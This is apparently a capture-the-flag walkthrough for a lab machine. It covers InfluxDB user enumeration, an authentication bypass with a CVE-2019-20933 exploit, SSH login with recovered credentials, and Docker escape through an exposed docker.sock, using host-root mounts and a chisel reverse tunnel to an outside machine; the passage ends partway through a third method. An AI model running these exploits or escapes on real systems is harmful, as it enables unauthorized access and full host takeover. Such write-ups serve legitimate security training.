TL;DR
In this challenge we exploit known CVE to get access to the InfluxDB. There we can find ssh credentials.
Then, we escape the docker in 3 different ways:
- Download
dockerto remote machine and create container - SSH tunneling to local machine, and then use
dockerto create container on the remote host - User
dockerapi webserver to create container and execute it
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 111 with rpc, port 2222 with ssh, port 8086 with InfluxDB http server and port 55651 with rpc.
PORT      STATE SERVICE REASON         VERSION
111/tcp   open  rpcbind syn-ack ttl 62 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42823/udp   status
|   100024  1          45037/udp6  status
|   100024  1          52158/tcp6  status
|_  100024  1          55651/tcp   status
2222/tcp  open  ssh     syn-ack ttl 61 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 b0:ce:c9:21:65:89:94:52:76:48:ce:d8:c8:fc:d4:ec (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALOlP9Bx9VQxs4JDY8vovlJp+l+pPX2MGttzN2gGNYABXAVSF9CA14OituA5tcJd5/Nv3Ru3Xyu8Yo5SV0d82rd7L/NF5Relx+iiVF+bigo329wbV3wsIrRQGUYHXiMjAs8WqQR+XKjOm3q4QLVxe/jU1I1ddy6/xO4fL7nOSh3RAAAAFQDKuQDe9pQtmnqvJkZ7QuCGm31+vQAAAIBENh/MS3oHvz1tCC4nZYwdAYZMBj2It0gYCMvD0oSkqL9IMaP9DIt/5G3D9ARrZPeSP4CqhfryIGHS7t59RNdnc3ukEsfJPo23bPBwWdIW7HXp9XDqyY1kD6L3Tq0bpeXpeXt6FQ93rFxncZngFkCrMD4+YytS532qPHMPOWh75gAAAIA7TohVech8kWTh6KIMl2Y61s9cwUqwrTkqJIYMdZ73nP69FD0bw08vyrdAwtVnsqRaNzsVVz9sBOOz3wmp/ZNI5NiuyA0UwEcxPj5k6jCn620gBpMEzVy6a8Ih3yRYHoiVMrQ/PIuoeIGxeYGckCorv8jSz2O3pq1Fnz23FRPH2A==
|   2048 7e:86:88:fe:42:4e:94:48:0a:aa:da:ab:34:61:3c:6e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbBmLBPg9mxkAdEbJGnz0v6Jzo4qdBcajkaIBKewKyz6OQTvyhVcDReSB2Dz0nl4mPCs3UN58hSNStCYXjZcpIBpqz2pHupVlqQ7u41Vo2W8u0nVFLt2U8JhTtA9wE6MA9GhitkN3Qorhxb3klCpSnWCDdcmkdNL0EYxZV53A52VWiNGX3vYkdMAKHAmp/VHvrsIeHozqflL8vD2UIoDmxDJwgXJRsr2iGVU1fL/Bu/DwlPwJkm50ua99yPpZbvCS9EwWki76aEtZSbcM4WHzx33Oe3tLXLCfKc9CJdIW35nBvpe5Dxl7gLR/mCHp2iTpdx1FmpSf+JjO/m2vKwL4X
|   256 04:1c:82:f6:a6:74:53:c9:c4:6f:25:37:4c:bf:8b:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHufHfqIZHVEKYC/yyNS+vTt35iULiIWoFNSQP/Bm/v90QzZjsYU9MSt7xdlR/2LZp9VWk32nl5JL65tvCMImxc=
|   256 49:4b:dc:e6:04:07:b6:d5:ab:c0:b0:a3:42:8e:87:b5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEYHtE8GbpGSlNB+/3IWfYRFrkJB+N9SmKs3Uh14pPj
8086/tcp  open  http    syn-ack ttl 61 InfluxDB http admin 1.3.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
55651/tcp open  status  syn-ack ttl 62 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added sweettoothinc.thm to my /etc/hosts
Find username and exploit known CVE to get access to db where i can find ssh credentials

I went to port 8086, we can see it gives us 404 not found
Since I know this is InfluxDD version 1.3.0, I used https://exploit-notes.hdks.org/exploit/database/influxdb/, and found out the username can be enumerated at:
http://sweettoothinc.thm:8086/debug/requests


Next, we can use the exploit https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933, to pass the authentication using the username o5yY6yya we found.
┌──(.venv)─(agonen㉿kali)-[~/thm/SweettoothInc/InfluxDB-Exploit-CVE-2019-20933]
└─$ python __main__.py
/home/agonen/thm/SweettoothInc/InfluxDB-Exploit-CVE-2019-20933/__main__.py:176: SyntaxWarning: invalid escape sequence '\|'
  |_   _|      / _| |          |  __ \|  _ \  |  ____|          | |     (_) |

  _____        __ _            _____  ____    ______            _       _ _
 |_   _|      / _| |          |  __ \|  _ \  |  ____|          | |     (_) |
   | |  _ __ | |_| |_   ___  __ |  | | |_) | | |__  __  ___ __ | | ___  _| |_
   | | | '_ \|  _| | | | \ \/ / |  | |  _ <  |  __| \ \/ / '_ \| |/ _ \| | __|
  _| |_| | | | | | | |_| |>  <| |__| | |_) | | |____ >  <| |_) | | (_) | | |_
 |_____|_| |_|_| |_|\__,_/_/\_\_____/|____/  |______/_/\_\ .__/|_|\___/|_|\__|
                                                         | |
                                                         |_|
 - using CVE-2019-20933

Host (default: localhost): sweettoothinc.thm
Port (default: 8086): 8086
Username <OR> path to username file (default: users.txt): o5yY6yya
Host vulnerable !!!

Databases:

1) creds
2) docker
3) tanks
4) mixer
5) _internal

.quit to exit
[o5yY6yya@sweettoothinc.thm] Database:
Okay, now I navigated to creds, and found the table ssh, inside we can find ssh credentials:
[o5yY6yya@sweettoothinc.thm] Database: creds

Starting InfluxDB shell - .back to go back
[o5yY6yya@sweettoothinc.thm/creds] $ show MEASUREMENTS
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "name"
                    ],
                    "name": "measurements",
                    "values": [
                        [
                            "ssh"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
[o5yY6yya@sweettoothinc.thm/creds] $ select * from ssh
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "pw",
                        "user"
                    ],
                    "name": "ssh",
                    "values": [
                        [
                            "2021-05-16T12:00:00Z",
                            7788764472,
                            "uzJk6Ry98d8C"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}

Okay, we got this credentials:
uzJk6Ry98d8C:7788764472
we can ssh to this user, remember we use port 2222
ssh uzJk6Ry98d8C@sweettoothinc.thm -p 2222 # 7788764472

we can grab the user flag:
uzJk6Ry98d8C@0e829518800b:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
Privilege Escalation to Root using write permissions to /run/docker.sock in 3 different ways

When executing linpeas, we can see that we are inside docker container, and we can control the /run/docker.sock:
Using ps aux we can find the port the api docker is listening to:
uzJk6Ry98d8C@0e829518800b:~$ ps aux | grep docker
root         1  0.0  0.5  20048  2792 ?        Ss   12:25   0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initializeandquery.sh & /entrypoint.sh influxd'
uzJk6Ry+  6931  0.0  0.5  19652  2652 ?        S    12:26   0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
uzJk6Ry+ 30903  0.0  0.1  11132   952 pts/0    S+   15:30   0:00 grep docker
So, we have the socket listening to port 8080.
We have 3 ways to get docker escape:
1: Download docker stand alone to the remote machine
We can find standalone docker binaries here https://download.docker.com/linux/static/stable/x86_64/. We will download the docker-18.09.1.tgz, we can’t use the latest version.
curl https://download.docker.com/linux/static/stable/x86_64/docker-18.09.1.tgz -O

Now, after downloading the docker, we can use it escape the container. First, list images:
uzJk6Ry98d8C@0e829518800b:/tmp/docker$ ./docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
sweettoothinc       latest              26a697c0d00f        4 years ago         359MB
influxdb            1.3.0               e1b5eda429c3        8 years ago         227MB
Then, create docker container, and use it:
./docker run -v /:/mnt -it e1b5eda429c3 chroot /mnt sh

we can grab all the root flags:
uzJk6Ry98d8C@0e829518800b:/tmp/docker$ ./docker run -v /:/mnt -it e1b5eda429c3 chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# cat root.txt
THM{nY2ZahyFABAmjrnx}
# find / -name "root.txt" 2>/dev/null
/root/root.txt
/var/lib/docker/aufs/mnt/02e6524cfb18538229cbdf56e6caefecbf12f954b1d27f43cf333911231bb61f/root/root.txt
/var/lib/docker/aufs/diff/20629420626c70a9bdf5807427da0badebc8e5d842cb82ae3ff83822b18c9e2a/root/root.txt
# cat /var/lib/docker/aufs/mnt/02e6524cfb18538229cbdf56e6caefecbf12f954b1d27f43cf333911231bb61f/root/root.txt
THM{5qsDivHdCi2oabwp}
# cat /var/lib/docker/aufs/diff/20629420626c70a9bdf5807427da0badebc8e5d842cb82ae3ff83822b18c9e2a/root/root.txt
THM{5qsDivHdCi2oabwp}
2: Port tunneling and user our local docker binary
We’ll upload chisel to port forward the port 8008, and then we can use our local docker.
After uploading, we execute this on our local machine:
chisel server --reverse -p 1234
and on the remote machine:
./chisel client 192.168.164.248:1234 R:8089:127.0.0.1:8080
Now, we can access the socket at port 8089:
┌──(agonen㉿kali)-[~/thm/SweettoothInc]
└─$ curl http://localhost:8089/images/json -s | jq
[
  {
    "Containers": -1,
    "Created": 1621349458,
    "Id": "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e",
    "Labels": {},
    "ParentId": "sha256:213cc0db00922f32cf219291c2f81dfd410304b093a44703927a1db630d7722d",
    "RepoDigests": null,
    "RepoTags": [
      "sweettoothinc:latest"
    ],
    "SharedSize": -1,
    "Size": 358659530,
    "VirtualSize": 358659530
  },
  {
    "Containers": -1,
    "Created": 1499487353,
    "Id": "sha256:e1b5eda429c335c11c07ea85e63f8a60518af69212f19fe50a2a28717744b384",
    "Labels": {},
    "ParentId": "",
    "RepoDigests": [
      "influxdb@sha256:99ef42027ac794b038ceb829537e92881e7648fa8c62c89ce84531d69177a635"
    ],
    "RepoTags": [
      "influxdb:1.3.0"
    ],
    "SharedSize": -1,
    "Size": 227323286,
    "VirtualSize": 227323286
  }
]

Okay, notice we need to use older version of docker, we can use the same docker we downloaded before.
┌──(agonen㉿kali)-[~/thm/SweettoothInc/docker]
└─$ ./docker -H tcp://localhost:8089 images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
sweettoothinc       latest              26a697c0d00f        4 years ago         359MB
influxdb            1.3.0               e1b5eda429c3        8 years ago         227MB
Now, we can easily use almost the same command as before:
./docker -H tcp://localhost:8089 run -v /:/mnt -it e1b5eda429c3 chroot /mnt sh

So, we simply needed to add -H tcp://localhost:8089.
3: Create container using the docker api webserver
We’ll use the official documentation, here https://docs.docker.com/reference/api/engine/version/v1.52/#tag/Image/operation/ImageList.
First, get all images:
curl http://localhost:8080/images/json -s
After jq:
[
  {
    "Containers": -1,
    "Created": 1621349458,
    "Id": "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e",
    "Labels": {},
    "ParentId": "sha256:213cc0db00922f32cf219291c2f81dfd410304b093a44703927a1db630d7722d",
    "RepoDigests": null,
    "RepoTags": [
      "sweettoothinc:latest"
    ],
    "SharedSize": -1,
    "Size": 358659530,
    "VirtualSize": 358659530
  },
  {
    "Containers": -1,
    "Created": 1499487353,
    "Id": "sha256:e1b5eda429c335c11c07ea85e63f8a60518af69212f19fe50a2a28717744b384",
    "Labels": {},
    "ParentId": "",
    "RepoDigests": [
      "influxdb@sha256:99ef42027ac794b038ceb829537e92881e7648fa8c62c89ce84531d69177a635"
    ],
    "RepoTags": [
      "influxdb:1.3.0"
    ],
    "SharedSize": -1,
    "Size": 227323286,
    "VirtualSize": 227323286
  }
]
Then, we want to list all the containers:
